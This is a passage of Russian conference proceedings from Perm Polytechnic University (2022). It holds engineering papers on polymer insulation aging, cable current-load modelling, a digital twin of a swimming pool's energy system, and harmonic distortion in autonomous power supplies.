Министерство науки и высшего образования Российской Федерации
Федеральное государственное автономное образовательное
учреждение высшего образования
«Пермский национальный исследовательский
политехнический университет»

АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ УПРАВЛЕНИЯ И ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

Материалы всероссийской научно-технической
конференции
(г. Пермь, 8–10 июня 2022 г.)

Издательство
Пермского национального исследовательского
политехнического университета
2022

УДК 685.325.05
А224

А224 Автоматизированные системы управления и информационные технологии: матер. всерос. науч.-техн. конф. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2022. – 271 с.

ISBN 978-5-398-02809-6

Проведение конференции инициировано ученым советом электротехнического факультета Пермского национального исследовательского политехнического университета и ориентировано на публичную апробацию результатов научно-исследовательских работ молодых ученых, аспирантов и студентов по аспектам научных исследований электротехнического профиля.

Конференция проводится по пяти секциям: «Информационные технологии и автоматизированные системы», «Автоматизация технологических процессов и производств», «Электротехника и энергетика», «Телекоммуникации», «Информационная безопасность».

Публикуемые результаты исследований могут быть интересны широкому кругу специалистов в области автоматизации и проектирования современных систем автоматизации и управления, информационных технологий, математического моделирования технологических процессов, систем преобразования и обработки информации.

УДК 685.325.05

ISBN 978-5-398-02809-6

Секция I

ЭЛЕКТРОТЕХНИКА И ЭНЕРГЕТИКА

УДК 621.315

К.О. Бадьина, Е.В. Субботин

ИССЛЕДОВАНИЕ ПРОЦЕССОВ СТАРЕНИЯ СШИТЫХ ПОЛИМЕРНЫХ МАТЕРИАЛОВ МЕТОДОМ ТЕРМОМЕХАНИЧЕСКОГО АНАЛИЗА

В работе рассматривается возможность применения методов термического анализа в области исследования процессов старения сшитых полимерных материалов. С помощью термомеханического анализа проведены экспериментальные исследования на предмет изменения механических характеристик сшитого полимерного материала в результате длительного теплового воздействия.

Ключевые слова: сшитые полимерные материалы, тепловое старение, термомеханический анализ.

K.O. Badina, E.V. Subbotin

INVESTIGATION OF THE AGING PROCESSES OF CROSS-LINKED POLYMER MATERIALS BY THE METHOD OF THERMOMECHANICAL ANALYSIS

The paper considers the possibility of using thermal analysis methods in the field of studying the aging processes of cross-linked polymeric materials. With the help of thermomechanical analysis, experimental studies were carried out on the subject of changes in the mechanical characteristics of the cross-linked polymer material as a result of prolonged thermal exposure.

Keywords: cross-linked polymeric materials, thermal aging, thermomechanical analysis.

На сегодняшний день сшитые полимерные материалы находят широкое применение в производстве кабельных изделий, длительная и надежная эксплуатация которых во многом будет связана с интенсивностью старения данных электроизоляционных материалов.

В статье [1] авторами предложено использовать для исследования процессов старения сшитых полимерных материалов метод термомеханического анализа [2, 3].

Нами с помощью термомеханического анализа (ТМА) проведены экспериментальные исследования на предмет изменения механи-

ческих характеристик сшитых полимерных материалов в процессе теплового старения.

Эксперименты выполнялись на динамическом механическом анализаторе DMA Q800 (рис. 1).

Рис. 1. Динамический механический анализатор DMA Q800

Для проведения исследований использовались образцы цилиндрической формы диаметром 3,65 мм, изготовленные из сшитого полимерного материала.

В первой части экспериментов образцы нагревались до температуры 180 °С со скоростью 5 °С/мин при воздействии постоянного сжимающего усилия 8,37 Н. Полученные кривые ТМА приведены на рис. 2.

Во второй части исследований вышеуказанная сжимающая нагрузка прикладывалась к предварительно нагретому до температуры 200 °С образцу в течение 10 мин, что позволило дополнительно оценить тепловое расширение и упругое восстановление материала (рис. 3). Результаты данных экспериментов представлены на рис. 4.




Рис. 2. Кривые ТМА исследуемого материала: *1* – до старения; *2* – после старения на воздухе при температуре 170 °С в течение 38 суток




Рис. 3. Деформационная кривая исследуемого материала с участками теплового расширения и упругого восстановления




Рис. 4. Деформационные кривые исследуемого материала: *1* – до старения; *2* – после старения на воздухе при температуре 170 °С в течение 38 суток

Из полученных результатов (см. рис. 2, 4) видно, что деформация образцов исследуемого сшитого полимера после теплового старения на воздухе под действием сжимающего усилия существенно меньше. Кроме того, наблюдаются определенные отличия на участках деформационной кривой, связанные с тепловым расширением и упругим восстановлением, по сравнению с материалом, не подвергавшимся старению (см. рис. 4).

Таким образом, очевидно, что метод ТМА позволяет получить ценную информацию об изменении механических характеристик полимеров в результате длительного воздействия внешних факторов и может быть полезен при исследовании процессов старения сшитых материалов.

Библиографический список

1. Загальская А.Я., Крючков А.А., Степанова Т.А. Термомеханический анализ как метод определения степени сшивания полиэтилена // Кабели и провода. – 2017. – № 4 (366). – С. 16–19.

2. Шах В. Справочное руководство по испытаниям пластмасс и анализу причин их разрушения. – СПб.: Научные основы и технологии, 2009. – 732 с.

3. ГОСТ 32618.1–2014. Пластмассы. Термомеханический анализ (ТМА). Ч. 1. Общие принципы. – М.: Стандартинформ, 2015.

Сведения об авторах

Бадьина Ксения Олеговна – студентка Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: s041125@mail.ru

Субботин Евгений Владимирович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: e.subbotin81@mail.ru

УДК 621.315

И.И. Барышева, А.Г. Щербинин

ЧИСЛЕННЫЕ ИССЛЕДОВАНИЯ СТАЦИОНАРНЫХ ПРОЦЕССОВ ТЕПЛОПРОВОДНОСТИ ДЛЯ ОПРЕДЕЛЕНИЯ ТОКОВЫХ НАГРУЗОК СИЛОВЫХ КАБЕЛЕЙ С ИЗОЛЯЦИЕЙ ИЗ СШИТОГО ПОЛИЭТИЛЕНА

В статье проведены численные исследования стационарных процессов теплопроводности силовых кабелей с изоляцией из сшитого полиэтилена, проложенных в земле. С помощью ANSYS Fluent были построены температурные поля. Токовые нагрузки силовых кабелей рассчитаны исходя из длительно допустимой температуры нагрева изоляции. Проведен сравнительный анализ рабочих токов кабелей с круглыми и секторными токопроводящими жилами.

Ключевые слова: процесс теплопроводности, токовые нагрузки, численные исследования, прокладка кабеля в земле.

I.I. Barysheva, A.G. Shcherbinin


NUMERICAL STUDIES OF STATIONARY THERMAL CONDUCTIVITY PROCESSES FOR DETERMINING CURRENT LOADS OF POWER CABLES WITH CROSS-LINKED POLYETHYLENE INSULATION

In this article, numerical studies of stationary thermal conductivity processes of power cables with cross-linked polyethylene insulation laid in the ground are carried out. Temperature fields were constructed using ANSYS Fluent. The current loads of the power units are calculated based on the long-term permissible insulation heating temperature. A comparative analysis of the operating currents of cables with round and sector conductive cores is carried out.

Keywords: thermal conductivity process, current loads, numerical studies, cable laying in the ground.

Силовые кабели с изоляцией из сшитого полиэтилена (СПЭ) предназначены для широкого спектра классов напряжений, в частности для силовых кабелей напряжением 1 кВ. Монтаж таких кабелей может осуществляться как на воздухе, так и в земле. Значение номинальной токовой нагрузки зависит от типа прокладки и условий эксплуатации.

Номинальные токовые нагрузки определены для четырехжильных силовых кабелей с медными секторными и круглыми токопроводящими жилами (ТПЖ) номинального сечения 150 мм^2 и СПЭ изоляцией (рис. 1).



а *б*

Рис. 1. Кабели с СПЭ изоляцией на напряжение 1 кВ: *а* – с круглыми ТПЖ; *б* – с секторными ТПЖ; *1* – токопроводящая жила; *2* – СПЭ изоляция; *3* – внутренняя оболочка из ПВХ пластиката; *4* – ленточная броня; *5* – защитное покрытие из ПВХ пластиката

На рис. 2 приведена расчетная схема прокладки кабеля в земле.




Рис. 2. Схема прокладки кабеля в земле

Номинальные токовые нагрузки силовых кабелей определяют с помощью метода, описанного в ГОСТ Р МЭК 60287 [1], или математического моделирования [2, 3]. Математическое моделирование позволяет более точно определить токовые нагрузки и визуализировать результаты.

Задача определения токовых нагрузок с помощью математического моделирования основывается на решении дифференциального

уравнения стационарной теплопроводности [4]. Поскольку градиентом температуры по продольной координате z в декартовой системе координат (вдоль кабеля) можно пренебречь, то изменение температуры рассматривается только в поперечном сечении по координатам x и y. Коэффициенты теплопроводности λ всех элементов конструкции кабеля и земли являются постоянными.

С учетом указанных допущений уравнение теплопроводности примет вид [4]:

$$\lambda\left(\frac{\partial^2 t}{\partial x^2}+\frac{\partial^2 t}{\partial y^2}\right)+q_v=0, \tag{1}$$

где t – температура, °С; q_v – удельная мощность источника тепла, Вт/м^3, которая для токопроводящей жилы определяется по формуле

$$q_v=\frac{I^2 R_{\approx}}{S}, \tag{2}$$

где S – сечение ТПЖ, м^2; I – ток, А; $R_{\approx}$ – сопротивление ТПЖ переменному току, Ом/м, вычисляемое как

$$R_{\approx}=R_0(1+y_s+y_p), \tag{3}$$

где R_0 – сопротивление ТПЖ постоянному току при длительно допустимой температуре [5], Ом/м; y_s и y_p – коэффициенты, учитывающие увеличение сопротивления за счет поверхностного эффекта и эффекта близости соответственно [1].

Условие теплообмена на поверхности земли (верхняя граница на рис. 2) описывается граничным условием третьего рода [4]:

$$-\lambda\frac{\partial t}{\partial n}\Big|=\alpha(t-t_{\text{ср}}), \tag{4}$$

где α – коэффициент теплоотдачи между землей и воздухом (α = 10 Вт/(м^2·°С)); $t_{\text{ср}}$ = 15 °С – температура воздуха при прокладке кабеля в земле [5].

На нижней границе рис. 2 задается адиабатическое условие.

На границе раздела твердых сред задаются идеальный тепловой контакт и равенство тепловых потоков.

Построение геометрической модели и наложение расчетной сетки производится в программном модуле ANSYS ICEM CFD,

который экспортируется в ANSYS Fluent для решения рассматриваемой задачи.

Токовые нагрузки кабеля вычисляются итерационным способом. На каждом итерации определяется температурное поле. Условием окончания итерационного процесса является равенство максимальной температуры в изоляции из сшитого полиэтилена 90 °С с заданной точностью. Вычисленная токовая нагрузка кабеля с круглыми ТПЖ равняется 395,5 А, а с секторными – 396,2 А. Расхождение между токами не превышает 1 А. На рис. 3 и 4 приведены температурные поля кабелей, соответствующие найденным токам.




Рис. 3. Температурное поле кабеля с круглыми ТПЖ




Рис. 4. Температурное поле кабеля с секторными ТПЖ

Из рисунков видно, что температура четвертой нулевой жилы более чем на 10°С ниже, чем температуры основных жил.

В ГОСТ 31996–2012 [5] на силовой кабель напряжением 1 кВ с СПЭ изоляцией с тремя медными токопроводящими жилами номинальная токовая нагрузка составляет 391 А. Видно, что отличие токов, вычисленных с помощью математического моделирования, и токов ГОСТ 31996–2012 не превышает 1,5 %.

Таким образом, представленная методика определения номинальных токовых нагрузок позволяет учитывать наличие нулевых жил, жил заземления, форму ТПЖ, другие особенности конструкций кабелей и условий прокладки, что свидетельствует об универсальности данного подхода.

Библиографический список

1. ГОСТ Р МЭК 60287-1-1–2009. Кабели электрические. Расчет номинальной токовой нагрузки. – М.: Стандартинформ, 2009.

2. Труфанова Н.М., Щербинин А.Г., Казаков А.В. Основы математического моделирования и численные методы: учеб. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2018. – 112 с.

3. Щербинин А.Г., Труфанова Н.М., Савченко В.Г. Определение токовых нагрузок кабелей // Электротехника. – 2010. – № 6. – С. 61–64.

4. Исаченко В.П., Осипова В.А., Сукомел А.С. Теплопередача. – М.: Энергоиздат, 1981. – 416 с.

5. ГОСТ 31996–2012. Кабели силовые с пластмассовой изоляцией на номинальное напряжение 0,66; 1 и 3 кв. – М.: Стандартинформ, 2013.

Сведения об авторах

Барышева Ирина Ивановна – студентка Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: ibarisheva210@mail.ru

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru

УДК 65.011.56

И.С. Богачёв, А.В. Ромодин

РАЗРАБОТКА МЕТОДИКИ СОЗДАНИЯ ЦИФРОВОГО ДВОЙНИКА

В работе описана методика создания цифрового двойника энергосистемы здания бассейна. Указана нормативная документация, на основе которой описывается методика. Показаны основные концепции построения BIM и BEM моделей. Описаны этапы построения энергосистемы с момента проектирования здания до его сдачи в эксплуатацию.

Ключевые слова: цифровой двойник, BIM-модель, BEM-модель, энергосистема здания, проектная документация.

I.S. Bogachev, A.V. Romodin

DEVELOPMENT OF A METHOD FOR CREATING A DIGITAL TWIN

The paper describes a technique for creating a digital twin of the pool building power system. The normative documentation on the basis of which the methodology is described is indicated. The basic concepts of building BIM and BEM models are shown. The stages of building an energy system from the moment of designing a building to its commissioning are described.

Keywords: Digital twin, BIM model, BEM model, building energy system, project documentation.

Цифровой двойник – это виртуальная модель объектов и систем, которая не только в точности повторяет форму и поведение оригинала, но и полностью с ним синхронизирована. При выполнении идеальных условий вся информация, которую можно получить от объекта или системы, может быть получена с помощью цифрового двойника. Цифровые двойники могут быть прототипами, которые представляют собой виртуальную модель реального объекта и позволяют на своей основе создавать оригинал. Другой вид цифровых двойников – экземпляр. Он содержит все характеристики оригинала и меняется вместе с ним в реальном времени. Третий вид – агрегированный двойник, который позволяет управлять оригиналом и взаимодейство-

вать с его компонентами [1]. В данной работе речь пойдет о втором типе цифровых двойников – прототипе. Далее в работе представлена методика разработки прототипа энергосистемы здания плавательного бассейна, который позволит оценить энергетическую и экономическую эффективность проекта.

Создание информационной модели плавательного бассейна. Согласно Постановлению Правительства РФ № 331 от 05.03.2021 г. «Об установлении случая, при котором застройщиком, техническим заказчиком, лицом, обеспечивающим подготовку обоснования инвестиций, и(или) лицом, ответственным за эксплуатацию объекта капитального строительства, обеспечиваются формирование и ведение информационной модели объекта капитального строительства» [2], все договоры на строительство объектов, финансируемых за государственный счет, заключенные после 01.01.2022 г. должны содержать положения о формировании и использовании BIM-модели. Building Information Model, или BIM-модель, это информационная модель здания, которая в дальнейшем будет пригодна для компьютерной обработки. Такая модель включает в себя модели архитектурных, конструкторских, технологических и экономических решений. Архитектурная модель содержит информацию об общем виде здания, экстерьерных и интерьерных решениях. Конструктивная модель – это информация обо всех несущих конструкциях, фундаменте, перекрытиях, стенах, кровле, используемых материалах и прочее.

Под технологической моделью понимается графическое и математическое описание процессов строительства. И наконец, экономическая модель, в том числе экономическая эффективность, позволяет рассчитать и спрогнозировать расходы на строительство и последующую эксплуатацию готового здания.

Научный проектно-технологический институт (НПТИ) «ОРТ-ЭКС» является организацией, работающей по большей части с государственными заказами. В основном это проектирование школ, спортивных комплексов, объектов культурного наследия и т.п. В статье рассматриваются BIM- и BEM-модели строящегося плавательного бассейна, который располагается по адресу г. Пермь, ул. Гайвинская, д. 50. Этот объект планируется сдать в эксплуатацию уже в 2023 году. Отдельным блоком для BIM-модели бассейна выделена модель

энергосистемы. Её разработка осуществляется в рамках разработки технологической модели в разделе «Электроснабжение» [3, 4]. В состав раздела входят внутреннее и наружное освещение, силовое электрооборудование, внутренняя система водоснабжения и канализации, автоматическая пожарная сигнализация, автоматическая система пожаротушения, центральное отопление, системы вентиляции и кондиционирования. Для создания проекта энергосистемы здания бассейна все её составляющие создаются в программном комплексе автоматизированного проектирования Revit. Оборудование с необходимым набором параметров и соответствующими электрическими нагрузками импортируется с сайтов производителей непосредственно в рабочую среду. На следующем этапе подбираются аппараты защиты энергосистемы и управления ею, выбираются места расположения распределительных щитов и осуществляется прокладка кабельных линий [5, 6]. Так как весь процесс проектирования энергосистемы начиная с выбора оборудования и заканчивая расчетом кабелей, выполняется в одном рабочем пространстве, в случае необходимости можно легко внести изменения в проект, в том числе после сдачи бассейна в эксплуатацию.

Создание энергоэффективной модели плавательного бассейна. Для предварительной оценки энергопотребления системы и прогнозирования её поведения в процессе эксплуатации бассейна используется технология Building Energy Modeling. Создание BEM-моделей позволяет оценивать график потребления электроэнергии, тем самым минимизировать затраты ресурсов, в том числе экономических [7, 8]. Расчет энергоэффективности систем бассейна будет произведен в программном продукте для энергомоделирования EnergyPlus. С его помощью будут рассчитаны максимальные нагрузки, выявлены узлы наибольших тепловых потерь. Для того чтобы верно рассчитать энергоэффективность проекта, необходимо использовать данные о климатических условиях местности, на которой расположен бассейн. Данные о климате предполагается брать из швейцарской программы Meteonorm. На основе этих данных, а также в зависимости от интенсивности эксплуатации электрооборудования, конструкционных решений здания формируются результаты расчетов. Они станут основой для выведения наиболее оптимального ре-

жима работы энергосистемы. Такие расчеты позволят уже на стадии строительства прогнозировать поведение систем в тех или иных условиях, а также их реакцию на внешние воздействия [9].

Библиографический список

1. Что такое цифровые двойники и где их используют [Электронный ресурс]. – URL: trends.rbc.ru/trends/industry/6107e5339a79478125166eeb (дата обращения: 02.04.2022).

2. Постановление Правительства РФ «Об установлении случая, при котором застройщиком, техническим заказчиком, лицом, обеспечивающим подготовку обоснования инвестиций, и(или) лицом, ответственным за эксплуатацию объекта капитального строительства, обеспечиваются формирование и ведение информационной модели объекта капитального строительства» № 331 от 05.03.2021. – М., 2021.

3. Петроченков А.Б., Ромодин А.В., Хорошев Н.И. Об одном формализованном методе оценки управленческих решений (на примере управления электротехническими объектами) // Научно-технические ведомости СПбГПУ. – 2009. – № 5 (87). – С. 166–171.

4. Бочкарев С.В., Петроченков А.Б., Ромодин А.В. Интегрированная логистическая поддержка эксплуатации электротехнических изделий: учеб. пособие. – Пермь: Изд-во Перм. гос. техн. ун-та, 2009. – 398 с.

5. ГОСТ 19919–74 Контроль автоматизированный технического состояния изделий авиационной техники. Термины и определения. – М.: Изд-во стандартов, 1974.

6. ГОСТ Р МЭК 60050-826–2009. Установки электрические. Термины и определения. – М.: Стандартинформ, 2010.

7. Концепция интеллектуальной электроэнергетической системы России с активно-адаптивной сетью / под ред. В.Е. Фортова, А.А. Макарова. – М.: ОАО «ФСК ЕЭС», 2012.

8. Experience in Developing a Physical Model of Submersible Electrical Equipment for Simulator Systems: Research and Training Tasks on the Agenda of a Key Employer / A.B. Petrochenkov, A.V Romodin., S.V. Mishurinskikh, V.V. Seleznev, V.A. Shamaev // Proceedings of 2018 XVII Russian Scientific and Practical Conference on Planning

and Teaching Engineering Staff for the Industrial and Economic Complex of the Region (PTES). – Saint Petersburg, Russia, 2018. – P. 114–117. DOI: 10.1109/PTES.2018.8604169.3

9. Челышков П.Д., Гроссман Я.Э., Хроменкова А.А. Анализ программных комплексов для энегомоделирования // Информационные системы в строительстве. – 2017. – № 7. – С. 79–84.

Сведения об авторах

Богачёв Иван Сергеевич – магистрант кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, гр. ЦЭКП-21-1м, г. Пермь, e-mail: bivan17@mail.ru

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь e-mail: romodin@msa.pstu.ru

УДК 621.31

А.А. Бухаев, А.С. Селезнев

ВЛИЯНИЕ ГАРМОНИЧЕСКИХ СОСТАВЛЯЮЩИХ НА КАЧЕСТВО ЭЛЕКТРОЭНЕРГИИ АВТОНОМНЫХ СИСТЕМ ЭЛЕКТРОСНАБЖЕНИЯ

Статья посвящена разработке имитационной модели системы автономного электроснабжения с учетом линейных и нелинейных нагрузок для определения уровня гармонических составляющих в существующей сети электроснабжения, оценки их влияния на источник электроэнергии и потребителя, осуществление мер по устранению гармонических составляющих в сети.

Ключевые слова: качество электрической энергии, автономные системы электроснабжения, гармонические составляющие, имитационная модель, преобразователь частоты, пассивный фильтр.

A.A. Bukhaev, A.S. Seleznev

INFLUENCE OF HARMONIC COMPONENTS ON THE QUALITY OF ELECTRICITY OF AUTONOMOUS POWER SUPPLY SYSTEMS

The article is devoted to the development of a simulation model of an autonomous power supply system, taking into account linear and non-linear loads to determine the level of harmonic components in the existing power supply network; assessment of their impact on the source of electricity and the consumer; implementation of measures to eliminate harmonic components in the network.

Keywords: power quality, autonomous power supply systems, harmonic components, simulation model, frequency converter, passive filter.

Технологическое подключение потребителей, удаленных от централизованного электроснабжения, порой является невозможным или требует значительных капиталовложений. Более рентабельным вариантом обеспечения электрической энергией таких потребителей является применение систем автономного электроснабжения (САЭ). Применение таких систем позволяет решить задачу электроснабжения потребителей. При этом актуальной проблемой является обеспечение электрической энергии надлежащего качества [1].

Основной причиной искажения формы кривых тока и напряжения является появление гармонических составляющих. Гармониче-

ские составляющие в электрических сетях возникают за счёт нелинейности характеристик основных элементов системы и потребителей, подключенных к сети (преобразователи частоты, выпрямители и т.д.). В автономных системах электроснабжения искажения синусоидальности проявляются в большей мере [2].

Главным образом анализ основных источников гармонических составляющих и их влияние на эффективность функционирования электротехнических комплексов является первоочередной задачей в проектировании и расчете САЭ.

Цель работы – разработка имитационной модели САЭ с учетом линейных и нелинейных нагрузок, которая позволит:

1. Определить уровень гармонических составляющих в существующей сети электроснабжения.

2. Оценить влияние гармонических составляющих на ЭЭС (включая потребителей).

3. Принять меры по устранению гармонических составляющих [3].

В качестве базы, используемой для разработки имитационной модели, применяется программное обеспечение MathLab библиотеки Simulink. В качестве примера предложена модель «Система электроснабжения – Преобразователь частоты – Потребитель» (рис. 1). В качестве потребителя используется асинхронный двигатель [4].




Рис. 1. Модель «СЭС – Преобразователь частоты – асинхронный двигатель»

Условно модель можно разделить на три составные части:

1. Система электроснабжения, которая, включает в себя трехфазный источник напряжения; линии электропередачи и трансформатор.

2. Преобразователь частоты (ПЧ), реализуемый на базе импульсного выпрямителя, сглаживающего фильтра и двухуровневого инвертора.

3. Асинхронный двигатель 4A180S2.

Также модель включает в себя подсистему PWM, которая моделирует работу широтно-импульсного модулятора ПЧ [5].

Данная модель позволяет получить осциллограммы напряжения и тока на входе и выходе ПЧ (рис. 2).




Рис. 2. Напряжение и ток на входе и выходе ПЧ

Исследуя полученный результат, видим, что синусоида выходного напряжения ПЧ имеет в своем составе гармонические составляющие. Согласно ГОСТ 32144–2013, нормально допустимое значение коэффициента искажения синусоидальности кривой напряжения для сетей напряжения 0,38 кВ составляет 8–12 %.

Как видно из результатов моделирования (рис. 3), полученные данные превышают норму в 10 раз.




Рис. 3. Гармонический состав напряжения на выходе преобразователя THD = 88,51 %

В качестве первоочередных средств снижения гармонических составляющих в существующих сетях применяются входные и выходные сглаживающие дроссели ПЧ [6].

